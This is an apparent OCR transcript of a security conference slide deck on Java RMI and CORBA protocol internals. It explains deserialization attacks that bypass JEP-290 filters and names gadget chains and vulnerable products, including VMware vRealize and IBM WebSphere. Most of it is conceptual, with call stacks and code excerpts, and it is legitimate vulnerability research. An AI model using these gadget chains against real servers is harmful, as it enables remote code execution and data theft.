FAR SIDES OF JAVA REMOTE PROTOCOLS

An Trinh

$ id


- Researcher @ Viettel Cyber Security / Application security
- RCE saga on Zimbra mail server
- Hobbyist bounty hunter: products of Oracle, portals of Mastercard, Telekom, Proofpoint

Java remote protocol

- RMI: Java programming interface (API) for remote communications, runs on JRMP protocol.
- CORBA: communication architecture, uses IIOP protocol. Works cross-language (C++, Java)
- This research talks about:
  - RMI-JRMP. Most widely used, commonly referred to as simply RMI
  - RMI-IIOP. Java CORBA programming model

RMI-JRMP protocol analysis

Simple architecture



Client

Registry

Custom services

DGC

Protocol analysis

- Made up from a series request/response with client/server model
- Each method call uses 1 pair of TCP request/response
- Methods are referenced through a helper object – `UnicastServerRef`
- Each RMI service holds one `UnicastServerRef`, mapping to one class containing the remote methods

Protocol analysis


- RMI service is identified by the listening TCP port and a random unique ObjID

```
Target target = ObjectTable.getTarget(new ObjectEndpoint(id, transport));

Dispatcher disp = target.getDispatcher();

disp.dispatch(impl, call);

...
```

UnicastServerRef.dispatch()

ObjID

TCP socket



nmap uses Ping to identify the service

header

Call/ Ping operation


magic	version	protocol	operation	ObjID

Protocol analysis

- Method is referenced by a method hash ID

```
...

Method method = hashToMethod_Map.get(op);

...

result = method.invoke(obj, params);
```

method hash



Deprecated/not used

magic	version	protocol	operation	ObjID	num	hash

Protocol analysis

- Information needed to invoke an RMI service: TCP port, ObjID and target method’s hash
- Registry & DGC are special services with pre-known ObjID and method hash
- ObjID for other services can be obtained from a call to lookup in the Registry
- Method hash can be calculated from the method description

magic	version	protocol	operation	ObjID	num	hash

Protocol analysis

- Arguments are constructed, passed to method invocation. Server passes back the return value

```
...
Method method = hashToMethod_Map.get(op);
params = unmarshalParameters(obj, method, marshalStream);
result = method.invoke(obj, params);
marshalValue(rtype, result, out);
...
```

magic	version	protocol	operation	ObjID	num	hash	**args**

Guess how arguments and return value are un/marshalled?

Exactly what serialization is built for

Past exploits

- @mbechler Registry exploit / ysoserial (2016)
- Exploiting unsafe deserialization
- Cons
  - Only works with the Registry service port
  - Fixed since JRE 8u121

Past exploits

- mbechler's DGC exploit / ysoserial
- Lesser known
- Pros:
  - Works with every RMI service port, be it Registry or a custom service

```
Transport transport = id.equals(dgcID) ? null : this;
```

Skips matching port check

- Cons:
  - Also fixed in JRE 8u121

JRE History

- JRE 8u121 introduces JEP-290
- Native API in ObjectInputStream to impose class-whitelist check during deserialization
- Built-in for Registry service at sun.rmi.registry.RegistryImpl#registryFilter
- DGC at sun.rmi.transport.DGCImpl#checkInput

Looking for the unknown

Attacking RMI - Registry whitelist bypass

- JRMPClient bypass gadget since 2016 (also of @mbechler)
- Frequently used to bypass deserialization blacklist class check
    - Recent Oracle Weblogic T3 protocol blacklist bypass
- Cons:
    - Triggers outside deserialization flow. Cannot read RMI return value.

We know arg and ret are deserialized on server-side.

How about client-side?

Attacking RMI #1 - Registry whitelist bypass

- Idea: Turn server-side call to client-side call
- Formed another gadget:
  - Proxies any interface method call through java.rmi.server.RemoteObjectInvocationHandler
  - RemoteObjectInvocationHandler invokes client-side RMI call to an address in object’s property (we control)
  - Client-side RMI call has no restrictions at all on the serialization stream
- Pros:
  - Can read return value. Used as data exfiltration channel.

Registry whitelist bypass

- Gadget in action:

```
sun.rmi.server.UnicastRef.unmarshalValue()          → readObject on an unfiltered stream
sun.rmi.transport.tcp.TCPChannel.newConnection()
sun.rmi.server.UnicastRef.invoke()                  → Client-side RMI call
java.rmi.server.RemoteObjectInvocationHandler.invokeRemoteMethod()
java.rmi.server.RemoteObjectInvocationHandler.invoke()
com.sun.proxy.$Proxy111.createServerSocket()        → Proxy to RemoteObjectInvocationHandler
sun.rmi.transport.tcp.TCPEndpoint.newServerSocket()
sun.rmi.transport.tcp.TCPTransport.listen()         ┐
...                                                 ├→ Dummy calls to reach gadget sink
java.rmi.server.UnicastRemoteObject.reexport()      ┘
java.rmi.server.UnicastRemoteObject.readObject()
```

Registry whitelist bypass

- Oracle response:


...This issue is after JEP 290 so there is a way to prevent the attacks by configuring the serial filter, thus these are defense in depth...

- Citing official doc [1], Oracle requires users to manually configure a stream filter to block these chains, using property:

```
sun.rmi.registry.registryFilter
```

[1] https://docs.oracle.com/javase/10/core/serialization-filtering1.htm

Registry whitelist bypass




Attacking RMI #2 - Custom services

- The overlooked surface
- This is where the real method is called
- JEP-290[1] states:

…For RMI, the object is exported via a RemoteServerRef that sets the filter on the MarshalInputStream to validate the invocation arguments as they are unmarshalled…

  - Fun fact: There's no RemoteServerRef in RMI package, they meant UnicastServerRef
  - Seems like that's it. No more docs to help developers to secure their RMI services

[1] https://openjdk.java.net/jeps/290


USER'S
RESPONSIBILITY
imgflip.com


How likely a vendor/product follows their recommendations?

None! For every product in our research

- VMWare: vSphere Data Protection, vRealize Operations Manager
- Dell: Avamar, Monitoring & Reporting, Security Management Server
- Pivotal: tc Server, Gemfire
- Apache Karaf, Cassandra
- And many more

- Products are bundled with JRE version >=8u121 (JEP-290)
- Looks like they’re aware of the threat but thought ysoerial exploits are the only way RMI can be exploited
- Full attack needs gadgets to chain deserialization to something meaningful
- We achieved RCE in most of them

Exploit analysis



Header	ObjID	Op	meth hash	“hello world”

Header	ObjID	Op	meth hash	CommonCollections

No really, it’s that simple

A fun sample

vRealize Operations Manager for Horizon/Published Applications

- Uses RMI extensively on ports 3091-3101
- JRE 8u121
- CommonsBeanutils gadget
- Direct Code Execution failed: Xalan’s TemplatesImpl object not serializable due to SecurityManager
    - Modify beanutils gadget to invoke a JDBCRowsetImpl getter
    - Invokes a remote JNDI call
    - CVE-2018-3149 LDAP JNDI remote class loading

Attacking RMI #3 - JMX

- JMX running remotely requires RMI protocol

JMX flow

- Client fetches `jmxrmi` record from the Registry

- Calls `RMIServerImpl.newClient(String[] creds)` to authenticate. If successful, forks a new RMI listener
    - RMIServerImpl at one point didn’t implement a filter for argument’s `String[]` type - CVE-2016-3427

- Client connects to forked RMI service and invokes actual JMX methods
    - Forked service has random ObjID
    - Theoretically if one can bruteforce that ObjID during service’s timespan, he can bypass authentication

Attacking RMI - JMX

- The forked RMI service does not have a filter implemented
    - Anyone after authentication (low-privileged) can achieve arbitrary deserialization

- JRE10+ has `jmx.remote.rmi.server.serial.filter.pattern` attribute to specify a stream whitelist class
    - There is no document for it

- Latest JRE8 still has no way to prevent this

CORBA

Attacking RMI #4 – RMI-IIOP


- CORBA provides native API to unmarshal simple object structures: primitive, string and CORBA object
- Since version 2.3, CORBA allows complex language-dependent object types
- Java object is read from stream at:

```
org.omg.CORBA_2_3.portable.InputStream#read_value()
```

- It doesn't use ObjectInputStream
  - Why ObjectInputStream?
  - We only need the mechanism to invoke class' custom readObject

Attacking RMI #4 – RMI-IIOP

```
org.omg.CORBA_2_3.portable.InputStream#read_value
└→ com.sun.corba.se.impl.io.ValueHandlerImpl#readValue
    └→ com.sun.corba.se.impl.io.IIOPInputStream#simpleReadObject
        └→ com.sun.corba.se.impl.io.IIOPInputStream#invokeObjectReader
```



```java
/*
 * Invoke the readObject method if present.  Assumes that in the case of custom
 * marshaling, the format version and defaultWriteObject indicator were already
 * removed.
 */
private boolean invokeObjectReader(ObjectStreamClass osc, Object obj, Class aclass)
    throws InvalidClassException, StreamCorruptedException,
           ClassNotFoundException, IOException
{
    if (osc.readObjectMethod == null) {
        return false;
    }

    try {
        osc.readObjectMethod.invoke( obj, readObjectArgList ) ;
        return true;
    } catch (InvocationTargetException e) {
```

IBM Websphere Application Server

- Websphere uses RMI-IIOP extensively on default ports 2809, 9100, 9402, 9403

- Moved JRE CORBA API from com.sun.corba.se.impl.protocol.* package to com.ibm.rmi.iiop.*
  - Works the same way
  - Implemented a custom authentication model

- Target:
  - Find places that accepts a CORBA 2.3 object
  - Pre-authentication
  - Enabled by default

IBM Websphere Application Server

- We digged into every flow of the protocol

- Interceptors - `org.omg.PortableInterceptor.ServerRequestInterceptor`
  - Invoked right before method call
  - No authentication needed

- For Websphere - `com.ibm.ws.Transaction.JTS.TxServerInterceptor`
  - Also available in Wildfly, Redhat EAP: `org.wildfly.iiop.openjdk.tm.TxServerInterceptor`

IBM Websphere Application Server

```
public final class TxServerInterceptor {
  public void receive_request(ServerRequestInfo sri) {
    ...
    ServiceContext serviceContext =
((ExtendedServerRequestInfo)sri).getRequestServiceContext(0);
    TxInterceptorHelper.demarshalContext(serviceContext.context_data,
(ORB)((LocalObject)sri)._orb());
    ...
  }
}

  public final class TxInterceptorHelper {
    public static final PropagationContext demarshalContext(byte[] bytes, ORB orb) {
      ...
      CDRInputStream inputStream = ORB.createCDRInputStream(orb, bytes, bytes.length);
      propContext.implementation_specific_data = inputStream.read_any();
      ...
    }
  }
```

```
...
read_value()
```

IBM Websphere Application Server

- Still need to find a suitable gadget

- IBM codebase is hardened
  - They removed Xalan TemplatesImpl's Serializable capability
  - Strict `ClassLoader` provides classes as 'bundles' – only needed classes at runtime. Minimizing gadget space

- But still, IBM library is huge

IBM Websphere Application Server

